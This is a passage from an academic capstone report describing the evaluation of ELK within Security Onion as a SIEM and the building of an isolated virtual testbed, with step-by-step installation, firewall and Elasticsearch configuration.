ELK can be integrated with many products that allow for a wide range of configuration management options and log input sources. According to Logz.io, ELK can be easily installed inside a Docker container for portability and isolation. Also, configuration management tools such as Ansible, Puppet, and Chef can be used to automate ELK deployment [24]. Using input plugins, ELK can also receive many input sources that provide ELK the ability to integrate with many other products. Table 6 lists some of the popular ELK input plugins and what input source they enable ELK to receive.

Table 6. ELK Input Sources. Adapted from [25].

Plugin	Description
azure_event_hubs	Receives events from Azure Event Hubs.
beats	Receives events from the Elastic Beats framework.
cloudwatch	Pulls events from the Amazon Web Services CloudWatch Application Programming Interface.
elasticsearch	Reads query results from an Elasticsearch cluster.
exec	Captures the output of a shell command as an event.
file	Streams events from files.

Plugin	Description
github	Reads events from a GitHub webhook.
http	Receives events over HTTP or HTTPS.
imap	Reads mail from an Internet Message Access Protocol server.
jdbc	Creates events from Java Database Connectivity data.
pipe	Streams events from a long-running command pipe.
rss	Captures the output of command line tools as an event.
s3	Streams events from files in an Amazon S3 bucket.
snmptrap	Creates events based on Simple Network Management Protocol trap messages.
syslog	Reads syslog messages as events.
unix	Reads events over a UNIX socket.

4. Minimum System Requirements

The minimum system requirements for running ELK within Security Onion are a 64-bit architecture, 4 CPU cores, 8 GB of RAM, and adequate storage based on the EPS of the network being monitored. Local solid-state storage is recommended over mechanical storage and network-attached storage such as iSCSI or Fibre Channel. However, when running in a testbed environment, mechanical or network-attached storage will suffice.

5. Compatible Host OS

ELK can be installed on most Linux distributions and is also supported on the latest Windows operating systems. In theory, a highly experienced system administrator could get a SIEM based on ELK and OSSEC installed and functioning on either Linux or Windows. Security Onion removes the need for installation, customization, and integration with other tools by bundling all necessary components into an installable Linux distribution. The latest version of Security Onion is based on Ubuntu Linux version 14.04.

6. Ability to Generate Reports

Using Kibana, reports can be generated and exported as a PDF file. The reports reflect only the data presented in the Kibana Dashboard. Kibana Dashboards are created by combining Kibana visualizations based on log field data. Because Kibana supports customizable dashboards based on log fields, any logged data can be visualized through

Kibana. Although there may not be preconfigured reports, the customizability of Kibana Dashboard provides endless possibilities in data reporting.

7. Documentation

Security Onion provides extensive documentation on the use of ELK, OSSEC, and essentially all the tools included in Security Onion needed for a SIEM. Documentation on ELK, OSSEC, and many other tools is also available from each tool’s respective homepage. Security Onion’s popularity has resulted in a plethora of guidance throughout the web and within several published books, such as *Applied Network Security Monitoring: Collection, Detection, and Analysis* by Chris Sanders, and *The Practice of Network Security Monitoring: Understanding Incident Detection and Response* by Richard Bejtlich.

III. CHOSEN SIEM

Upon evaluating each SIEM solution, we determined that as compared to Prelude and OSSIM, ELK, along with the other SIEM tools included in Security Onion, are better suited for the intent of our capstone. Although many of the features across the evaluated SIEMs were comparable, the determination to use ELK was made based on two primary factors: features and documentation.

We believe that with regard to features, ELK is the better choice as all features are available without the need to purchase a license. We noticed that the FOSS versions of Prelude and OSSIM were limited in their features. To use all features available in Prelude and OSSIM, a licensed version must be purchased. Prelude OSS is a lower-performance version of the licensed Prelude SIEM and is designed for testing in a small network infrastructure. Though OSSIM is not described as a lower-performance version of USM (the licensed and full version), it lacks the ability to perform log management and to integrate with third-party ticketing applications such as JIRA. Unlike Prelude and OSSIM, ELK is a FOSS solution for which the full version is available for download. In contrasting the feature sets available in our chosen SIEMs, ELK with Security Onion provides many more features and capabilities than the free versions of Prelude and OSSIM. Due to the consideration of licensing and features, ELK stands out as the superior SIEM choice.

We believe the ubiquitous documentation on ELK and the tools included in Security Onion make it a more easily adoptable SIEM. Availability of documentation was an important factor in choosing a SIEM as we want to ensure the capability can be easily adopted. We found the documentation of OSSIM to be severely lacking as compared to Prelude and ELK. The Need to derive guidance and information on OSSIM from AlienVault's USM, third-party websites, and forums was challenging and presents a barrier for easy adoption of OSSIM. For the reason of lack of quality documentation, we eliminated OSSIM from further consideration. The documentation for Prelude and ELK was far more extensive and well organized. Although both Prelude and ELK had quality documentation specifically from their vendors, we found much more third-party documentation for ELK in general and ELK's use within Security Onion. There are countless third-party webpages, whitepapers, and books discussing how to use ELK as a SIEM. Because of the extensive documentation and the vast suite of tools, ELK with Security Onion provide an easily adoptable and powerful SIEM solution.

Since we have elected to use ELK within the Security Onion Linux distribution, leveraging various security tools it has to offer, it is essential that we talk about what Security Onion provides. There are many SIEM solutions available for use in monitoring and protecting networks; however, there is not a single best solution for all networks. Security Onion provides a package of network monitoring tools that network administrators and security experts can choose from and configure to meet their specific network security needs.

Tools that comprise Security Onion may be categorized into three core components: packet capture, Network Intrusion Detection Systems (NIDS) and Host-based Intrusion Detection Systems (HIDS), and network analysis tools.

A. PACKET CAPTURE

Full packet capture in Security Onion is accomplished using Netsniff-ng, a sniffing toolkit that captures packets seen by Security Onion sensors on inbound and outbound traffics. This open-source toolkit is able to perform online and offline analysis of captured packets. Captured packets are saved to disk, and pcap format is supported for analysis via Wireshark. Sniffing tools are often placed on mirroring switch ports capturing and storing data that can be relevant during preliminary and in-depth analysis. The following utilities make up the Netsniff-ng toolkit [26]:

- Netsniff-ng: “a fast zero-copy analyzer, pcap capturing and replaying tool” [26].
- Trafgen: “a multithreaded low-level zero-copy network packet generator” [26].
- Mausezahn: a high-level packet generator for hardware and software appliances with Cisco Command Line Interface (CLI).
- BPFC: “a Berkeley Packet Filter compiler, Linux BPF JIT disassembler” [26].
- IFPPS: “a kernel networking statistics tool” [26].

- Flowtop: a network filter connection tracking tool.
- Curvetu: a lightweight curve25519-based IP tunnel.
- ASTraceroute: a traceroute utility.

B. NIDS AND HIDS

As their names indicate, a Network IDS monitors network traffic while a Host-based IDS monitors activities internal to a host. A NIDS may be rule-based where traffic is analyzed based on applied signatures, or anomaly based where traffic analysis consists of a comparison against known good baseline(s). Security Onion provides the option of either Snort and Suricata as rule-based NIDS or Bro IDS as analysis-driven NIDS. A HIDS performs file integrity checking against files on a host to ensure that they have not been maliciously changed. In addition, HIDS looks for unauthorized software that is not part of the baseline and checks for the existence of rootkits and possible changes in group and local policies. Should any unauthorized event be detected, a HIDS takes real-time action to prevent it and generates alerts. OSSEC is provided as part of Security Onion to perform these functions.

C. NETWORK ANALYSIS TOOLS

Alerts generated by Snort, Suricata, Bro IDS in conjunction with OSSEC alerts, and packets captured by the Netsniff-ng provide security analysts with a pool of data from which attacks can be successfully identified. A well-performed analysis can tell a detailed story of how the attack was conducted, when the payload was delivered, what the payload is and what was affected, where the attack originated, and possibly who perpetrated the attack. Such a vast pool of data can be daunting for the human eye to perform analysis on. Fortunately, Security Onion is equipped with analysis tools such as Sguil, Squert, and Kibana to help present these data as meaningful information from which analysts can make the right conclusions.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. VIRTUAL TESTBED NETWORK

A. BUILDING A SIEM TESTBED NETWORK

To evaluate a SIEM, it is best to build a lab environment that can emulate a common type of network the SIEM may be installed in. The goal of our lab environment was to use both a virtualization hypervisor and a few additional physical machines to host several systems for testing. We also wanted to use a firewall to isolate our lab environment from the rest of the NPS network. To ensure our lab met the needs of our project, we focused on three design characteristics—hardware, network backbone, and software. A thorough evaluation of each of these characteristics enabled us to build a lab environment that supported the demands of our project.

1. Hardware

The hardware we chose for our lab provided more power and resources than we conceivably would need. Our entire lab was contained inside a Hewlett Packard Enterprise C3000 BladeSystem chassis populated with four BL460C Gen 8 blade servers. Each blade server was equipped with two Intel Xeon E5-2670 6-core CPUs, 64 gigabytes of RAM, and various hard drive configurations ranging from dual 300 GB Serial Attached SCSI (SAS) hard drives to dual 900 GB SAS hard drives. All hard drives were configured as Redundant Array of Inexpensive Drives (RAID) level 1 to provide mirroring in case of a failed drive. Each blade server was also equipped with six ethernet interfaces supporting speeds up to 1 Gbps (gigabits per second) and one Intelligent Platform Management Interface (IPMI) interface for Out-Of-Band (OOB) server management.

2. Network Backbone

For a network backbone, we utilized two Cisco Catalyst 3120X blade switches that were connected to the C3000 blade chassis as Interconnect modules. The Cisco Catalyst 3120X blade switch is a layer 3 switch and thus performs (limited) routing functionality. The two switches were connected via stacking cables in order to operate as one logical switch. The switches were running Cisco IOS 12.2(58)SE1, which offered every feature we determined we would likely have needed virtual local area networking (VLAN), port mirroring, link aggregation, and secure shell (SSH). Each blade server had two ethernet interfaces statically mapped directly to the switches. The blade chassis also was equipped with two gigabit ethernet passthrough Interconnect modules which provided physical ethernet interfaces that were statically mapped to the four remaining ethernet interfaces on each blade server. The network backbone was divided into two separate VLANs—a management VLAN and a lab VLAN. Connected to the management VLAN were all the IPMI ports from the servers, the management interface for the C3000 blade chassis itself, the switch, the firewall and the hypervisor. Connected to the lab VLAN were the firewall, the hypervisor, and two blade servers for anything additional we chose not to virtualize.

3. Software

The software considerations consisted of choosing a firewall solution, a virtualization hypervisor, and a few virtual machines running a variety of operating systems. Rather than use an expensive firewall solution from Cisco or Palo Alto, we opted for the free PfSense firewall. PfSense is a firewall based on FreeBSD that is distributed as an installable ISO image. We installed PfSense onto one of the blade servers and utilized three of the network interfaces. One network interface was configured as the wide area network (WAN) interface and was connected directly to the NPS intranet. The only traffic we permitted inbound on the WAN interface was established traffic and SSH for remote management. The other two interfaces were connected directly to the switch—one assigned to the management VLAN and the other assigned to the lab VLAN. To provide better isolation of our lab network, we ensured that the management VLAN and the lab VLAN could not route to each other and were also firewalled from each other. The PfSense firewall was configured to provide DHCP services and DNS forwarding to the NPS Intranet DNS servers for both the management VLAN and the lab VLAN.

We opted to leverage the VMWare ESXi hypervisor to allow virtualization of Security Onion and additional network hosts. ESXi is a type 1 hypervisor, which means it is installed onto the "bare metal" of a machine as opposed to a type 2 hypervisor that is installed on top of a host operating system such as VMWare Workstation running on a

Windows OS. The main advantage in using a type 1 hypervisor such as ESXi is speed. A type 1 hypervisor can run with almost no overhead as opposed to a type 2 hypervisor. ESXi provided not only desirable scalability of our network, but also additional functionality, such as saving the virtual machine's state as a snapshot for later restoration. The snapshot functionality affords the opportunity to quickly undo a change to a system by reverting to a saved state. This is a convenient feature to have, especially for testing. Within the ESXi server, we created virtual switches and port groups for both the lab and the management VLAN. This enabled us to manage the ESXi server from the management VLAN and also create virtual machines that were connected to one or both VLANs. We also created a second port group on the lab virtual switch configured to promiscuous mode so that our Security Onion virtual machine could monitor all traffic on the lab VLAN.

We created several virtual machines to encompass what operating systems may be found on a modern network. We created a Windows Server 2012 R2 virtual machine and promoted it to a domain controller for our "lab.net" domain. We also created a Windows 7 Pro virtual machine and joined it to the "lab.net" domain. Windows Update was disabled on both Windows boxes. This was to ensure the Windows machines had a few vulnerabilities in case we needed to throw exploits for malicious traffic generation. We created Linux virtual machine running Ubuntu Linux 18.04 to act as a generic Linux box on a network. We also created a virtual machine running Kali Linux 2018.2 to provide us with an attack platform for simulating an attacker in the network. Finally, we created a virtual machine designed to be vulnerable to several exploits. For this we utilized "Basic Pentesting: 1" that we downloaded from vulnhub.org—a website dedicated to hosting downloadable operating systems with built-in vulnerabilities.

B. NETWORK TOPOLOGY

The network diagram in Figure 1 details the architecture of our network and the IP addressing scheme utilized.




Figure 1. Testbed Network Diagram

Table 7 lists the configuration of the network services in the lab VLAN.

Table 7. PfSense Services Provided

DHCP Server offering the IP addresses for the Management VLAN: 10.10.10.200-239
DHCP Server offering the IP addresses for the Lab VLAN: 192.168.1.101-139
DNS Forwarding for the Lab and Management VLANs
Network Time Protocol (NTP)

V. ELK AND SECURITY ONION INSTALLATION AND CONFIGURATION

Once we built the testbed network, it was time to install and configure ELK via Security Onion. There were several steps we needed to take to get ELK up and running. First, we needed to ensure we had the necessary resources required for installation. Next, we performed the installation, configured Security Onion and deployed ELK. Last, we verified ELK was running correctly and familiarized ourselves with the configuration of ELK.

A. GATHERING RESOURCES

Before we could begin installing ELK we needed to gather the resources we needed to begin the process. We needed to create a virtual machine (VM) on our VMWare ESXi equipped with the system resources required to execute ELK and the Security Onion distribution. We also needed to ensure we had the installation media required to install ELK.

1. Building the Virtual Machine

We initially built our VM based off the minimum system requirements stated for Security Onion and used 1 CPU core, 8 GB of RAM, and 200 GB of hard disk space. However, we found that to achieve long term stability and robust performance, we needed to increase to 4 CPU cores and 16 GB of RAM. We attached three network interfaces to the VM—One connected to our management VLAN, one connected to the lab VLAN tap (for traffic monitoring), and one connected to the lab VLAN to receive logs from our OSSEC agents. We also selected Ubuntu Linux 64-bit as the Guest OS version as that is what Security Onion is based on.

2. Downloading Security Onion

Before we could begin our installation, we needed a copy of Security Onion. The Security Onion distribution is provided as a downloadable International Standards Organization (ISO) 9660 image. We downloaded the ISO image directly from the Security

Onion github.com page to our workstation. As a security precaution, we verified the integrity of the ISO image using the Linux "gpg" command with the signatures and steps provided on the Security Onion download page. After verifying the integrity of the ISO image, we uploaded it to the ESXi datastore and assigned it to the DVD drive of the newly created Security Onion VM.

B. SECURITY ONION INSTALLATION

Once we had a VM built and the Security Onion ISO downloaded and assigned to the VM, we booted up the VM and began the installation process. After booting from the ISO image, Security Onion ran as a live demo and did not write anything to disk. To begin the installation, we ran the "Install Security Onion 16.04" script on the desktop. The install process was standard to most Ubuntu Linux installations—choosing a language, enabling auto-updating during installation, hard disk selection and partitioning, selecting a time zone, and a keyboard layout. On the last screen of the installation process, we chose a username, hostname, and password. We configured the username to be "sysop" (short for system operator) and the hostname to be "seconion." After several minutes, the installation finished and a prompt to restart appeared. Upon restarting the VM, Security Onion booted up and presented a prompt for login credentials. Because Security Onion was running in a VM, we wanted to install the VMWare tools to enable optimizations such as automatic screen resolution changes and copy and paste capabilities. To install the VMWare tools, we logged in using the sysop credentials, opened a terminal and executed the following commands in Table 8.

Table 8. VMWare Tools Installation

Command	**Description**
sudo apt update	Updated the Ubuntu software lists from the installed software repositories.
Sudo apt install open-vm-tools-desktop	Installed the VMWare tools.

C. SECURITY ONION CONFIGURATION AND ELK INSTALLATION

To perform the Security Onion configuration, ELK installation and initial configuration, there were several steps that needed to be taken. We first needed to update the system, then we needed to execute the setup script on the Security Onion desktop twice. The first execution assigned initial network configurations and initiated a reboot. The second execution installed, and configured ELK and additional components included in Security Onion. Then there were several commands that need to be executed to provide additional configurations necessary to complete the setup.

1. Security Onion Update

Before we began any installation or configuration, we wanted to be sure our system was up to date. This ensured that all proceeding installation and configuration scripts were the latest. The first step in the update process is to execute the "soup" command from the terminal. Soup is short for Security Onion update, and this command will automatically initiate installation of all available updates for the Ubuntu operating system, the Security Onion distribution, and the IDS rules. The script completed after approximately 10 minutes and we were prompted to press enter to reboot.

2. Setup Script Round 1: Initial Network Configuration

There are several steps that need to be taken to configure Security Onion and install and configure ELK. To begin, we logged into the Security Onion desktop and executed the Elastic setup script on the desktop by double-clicking the icon titled "Setup." Once executed, the script announced that it "will configure the following services—click yes to proceed:"

- Elasticsearch
- Logstash
- Kibana
- Squert
- Sguil

- Bro
- Snort/Suricata
- netsniff-ng

Before the previous services were installed, the script prompted for the initial configuration of the management and monitoring interfaces. First, we selected which interface was to be used for our management VLAN, and then assigned it a static IP address of 10.10.10.50/24, a default gateway of 10.10.10.1, and a DNS server of 10.10.10.1. Second, we selected which interface was to be used as our monitoring interface. This was the interface associated with the VLAN tap that we added during the VM creation. After selecting the management and monitoring interfaces, the script committed the changes and prompted us to reboot.

3. Setup Script Round 2: ELK Installation and Configuration

After the reboot, we logged back in and executed the setup script a second time. This time, the script recognized the completion of the initial network configuration and allowed us to proceed to the next phase. Our next prompt allowed us to choose between Evaluation Mode and Production Mode. Evaluation Mode automates many of the installation options and is—as the script describes—”recommended for first-time users” and “NOT intended for a production deployment.” We chose Production Mode so that we could more explicitly control the installation process. Next, we were prompted to choose between adding our Security Onion machine to a new or existing deployment. We were not adding our Security Onion machine as a member of an existing deployment, so we chose “New.” The next prompt in the script asks for the creation of a user account. This user is used for logging into Kibana (and other monitoring tools), and so we created an account named “siemop”—short for SIEM operator.

The next step in the script prompted for the selection of “Best Practices” or “Custom” options for the remainder of the configuration process. We chose custom so that we could see what options were being set, but ultimately decided that the defaults were suitable choices for the configuration. Next in the script we were prompted for the configuration of Sguil. Table 9 lists the default configuration options provided and chosen.

Table 9. Default Configuration Options

Description	Default Option	Associated Configuration File
Days of alerts to keep in Sguil database	30	/etc/nsm/securityonion.conf
Days of data to repair in Sguil database (a daily scheduled job run to repair database inconsistencies)	7	/etc/nsm/securityonion.conf

Once the Sguil configuration options were specified, we were then prompted to configure IDS options. First, we needed to choose which IDS rule-set to use. We chose the only ruleset that did not require a paid subscription—”Emerging Threats Open.” Next, when prompted to choose between Suricata and Snort, we chose to use Suricata. According to [27], both are good IDSs but our personal preference is Suricata, as it offers multithreading capabilities not available in Snort.

After selecting Suricata, we chose to “Enable network sensor services” which includes Suricata for intrusion detection, Bro for protocol logging, and netsniff-ng for packet capture. The next several steps in the script allowed for granular configuration of each of the network sensor services. The network services configuration began by asking to set the PF_RING min_sum_slots configuration setting. According to the Security Onion discussion forum, this number is essentially the queue size for Bro to use during packet capture [28]. The setup process analyzes the system and determines an appropriate number [29]. We elected to use the recommended number of 4096 for our installation. Next, we were prompted to confirm our previously selected monitoring interface, enable the IDS engine, and then select which network ranges we wanted to monitor. Our intent was to monitor our lab VLAN so we entered “192.168.1.0/24” as the range to be monitored. At our next prompt, we confirmed enabling Bro, selected yes to enable file extraction (this saves all files sniffed from the network to /nsm/bro/extracted), and finally chose to enable full packet capture. The script then asked what maximum memory allocation to use for saved packet capture (PCAP) files. Larger individual PCAP files take longer to process so we opted for the default size of 150 MB. We proceeded with the setup by selecting the default I/O method for netsniff-ng and the default size of 64 MB for the PCAP ring buffer.

The PCAP ring buffer is the amount of RAM allocated to the monitoring interface—too little allocated RAM could result in dropped packets. Next, when prompted to choose the percentage of disk usage to trigger purging of old logs, we chose the default of 90%.

The next prompt in the script asked whether we wanted to enable Salt for management of our Security Onion deployment. Salt will automatically keep IDS rule-sets updated, so naturally we opted to accept the default and enable Salt. Moving forward, we were prompted to enable the Elastic Stack and thus ensure the core components of our SIEM solution were running. The last stage of the setup script deals with storage configuration. Next, we were asked whether we would be storing logs locally or using a remote logging server. Although using a remote logging server might be a better choice for deployment on a larger network, local storage was more suitable for our needs. When asked for the amount of allocated space for disk storage, we accepted the default size of 94 GB. Last, we were presented with a confirmation prompt stating that the following changes were about to be performed.

- Set the OS time zone to UTC.
- Delete any existing NSM data/configuration.
- Create a Sguil server named seucrityonion.
- Create a user account named siemop.
- Monitor each of the following interfaces: ens 192
- Run a single IDS engine process per interface.
- Run a single Bro process per interface.
- Download Emerging Threats Open ruleset.
- Configure IDS HOME_NET as 192.168.1.0/24.
- Configure Elastic Stack.


Upon clicking “proceed,” the last steps of the installation began and after approximately 10 minutes, the script reported it was finished. We were then provided a series of informational dialog boxes reporting: successful completion of various components, where various logs can be found, and the following commands in Table 10 for checking on the status of the Security Onion services.

Table 10. Security Onion Status Commands

Command	Description
sudo sostat	Detailed information about service status
sudo sostat-quick	Guided tour of sostat output
sudo-sostat-redacted	Redacted information to share with the mailing list in case of questions

4. Additional Configurations


After both setup scripts were executed, we still needed to perform additional configurations to add an interface for receiving HIDS logs, and to adjust the firewall rules to allow all necessary inbound connections. Leading up to this point, we only had two interfaces configured—a management interface with the IP address of 10.10.10.50 for remote interaction, and a monitoring interface in promiscuous mode for network sniffing. The interface for collecting OSSEC logs was connected to the lab VLAN but needed an IP address assigned so that the OSSEC agents could be configured with a log shipment destination. To configure the additional interface, we needed to edit the "/etc/network/interfaces" configuration file to add a configuration entry for the log collection interface and then reboot for the changes to take effect. Figure 2 illustrates the additional configuration entries we appended to the file:



```
auto ens224
iface ens224 inet static
  address 192.168.1.254
  gateway 192.168.1.1
  netmask 255.255.255.0
  network 192.168.1.0
  broadcast 192.168.1.255
                                                              35,25          Bot
```

Figure 2. etc/network/interfaces configuration

After rebooting, we proceeded to adjust the firewall rules to allow various required inbound connections. Security Onion offers a script named “so-allow” for updating the firewall, but we found it lacks in granularity, so we used the “ufw” command for adjusting the firewall rules. The “ufw” command—short for “uncomplicated firewall” enabled us to more precisely and securely configure the firewall with only the following two commands listed in Figure 3.



```
sysop@seconion:~$ sudo ufw allow in on ens160 proto tcp to 10.10.10.50 port 22,443,7734
Rule added
sysop@seconion:~$ sudo ufw allow in on ens224 proto udp to 192.168.1.254 port 1514
Rule added
sysop@seconion:~$
sysop@seconion:~$
```

Figure 3. ufw firewall configuration

The first “ufw” command listed in Figure 3 allowed TCP ports 22 (SSH), 443 (HTTPS), and 7734 (Sguil) in on the management interface to the management IP address 10.10.10.50. The second command allowed UDP port 1514 (OSSEC agent) in on the lab interface to the lab IP address. After the firewall was updated, we now had full access to ELK from our management VLAN. Additionally, the necessary TCP port (1514) for OSSEC agent log collection was open for later OSSEC and OSSEC Agent installation and configuration.


D. ELK CONFIGURATION

Within Security Onion, ELK components come preconfigured to work in tandem. This pre-configuration was perfect for a stand-alone network environment such as the one used for the purpose of this capstone. This configuration may not work well for all network architectures. In a heavily distributed network architecture; for example, there may be a need to store indexes at multiple geographic areas. Knowing the location of ELK configuration files within Security Onion, and understanding their purpose, is crucial when it comes to customizing ELK’s components configurations to satisfy your specific network needs.

1. Elasticsearch

To speed the process of searching for logs and finding attributes based on filters, Elasticsearch creates and saves Lucene indexes of logs available in Logstash. Lucene, as defined in [30] is a high performance and scalable search engine application programming interface written in Java. Lucene was written by Doug Cutting and is owned by Apache Software Foundation. Lucene query syntax uses indexes to search for text. The Security Onion default configuration of ELK allocates one primary shard for each index, and zero replica for all primary shards. In a distributed architecture, Elasticsearch indexes are distributed across numerous nodes; each element of an index that resides on a node is called as a shard. This is different from the default configuration of ELK, which according to Elastic [31], allocates five primary shards to each index, and one replica for each primary shard (a total of 10 shards per index), as to allow for redundancy. These replicas can be stored on separate nodes on the network—a cloudlike approach to eliminate a single point of failure. To check for existing shards, we typed the command “curl localhost: 9200/_cat/ shards | grep logstash | sort.”


The output from this command is shown in Figure 4. There is a daily shard for logstash-bro, logstash-ids, and logstash-syslog. Given that the system was configured two days beforehand, there were only two shards available per index.



```
sysop@seconion:~$ curl localhost:9200/_cat/shards | grep logstash | sort
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2272  100  2272    0     0   102k      0 --:--:-- --:--:-- --:--:--  105k
logstash-bro-2018.07.25    0 p STARTED  5449   8.8mb 127.0.0.1 zWNEJhu
logstash-bro-2018.07.26    0 p STARTED  5097   8.2mb 127.0.0.1 zWNEJhu
logstash-ids-2018.07.25    0 p STARTED   249 296.9kb 127.0.0.1 zWNEJhu
logstash-ids-2018.07.26    0 p STARTED   125 263.4kb 127.0.0.1 zWNEJhu
logstash-syslog-2018.07.25 0 p STARTED 62874  25.8mb 127.0.0.1 zWNEJhu
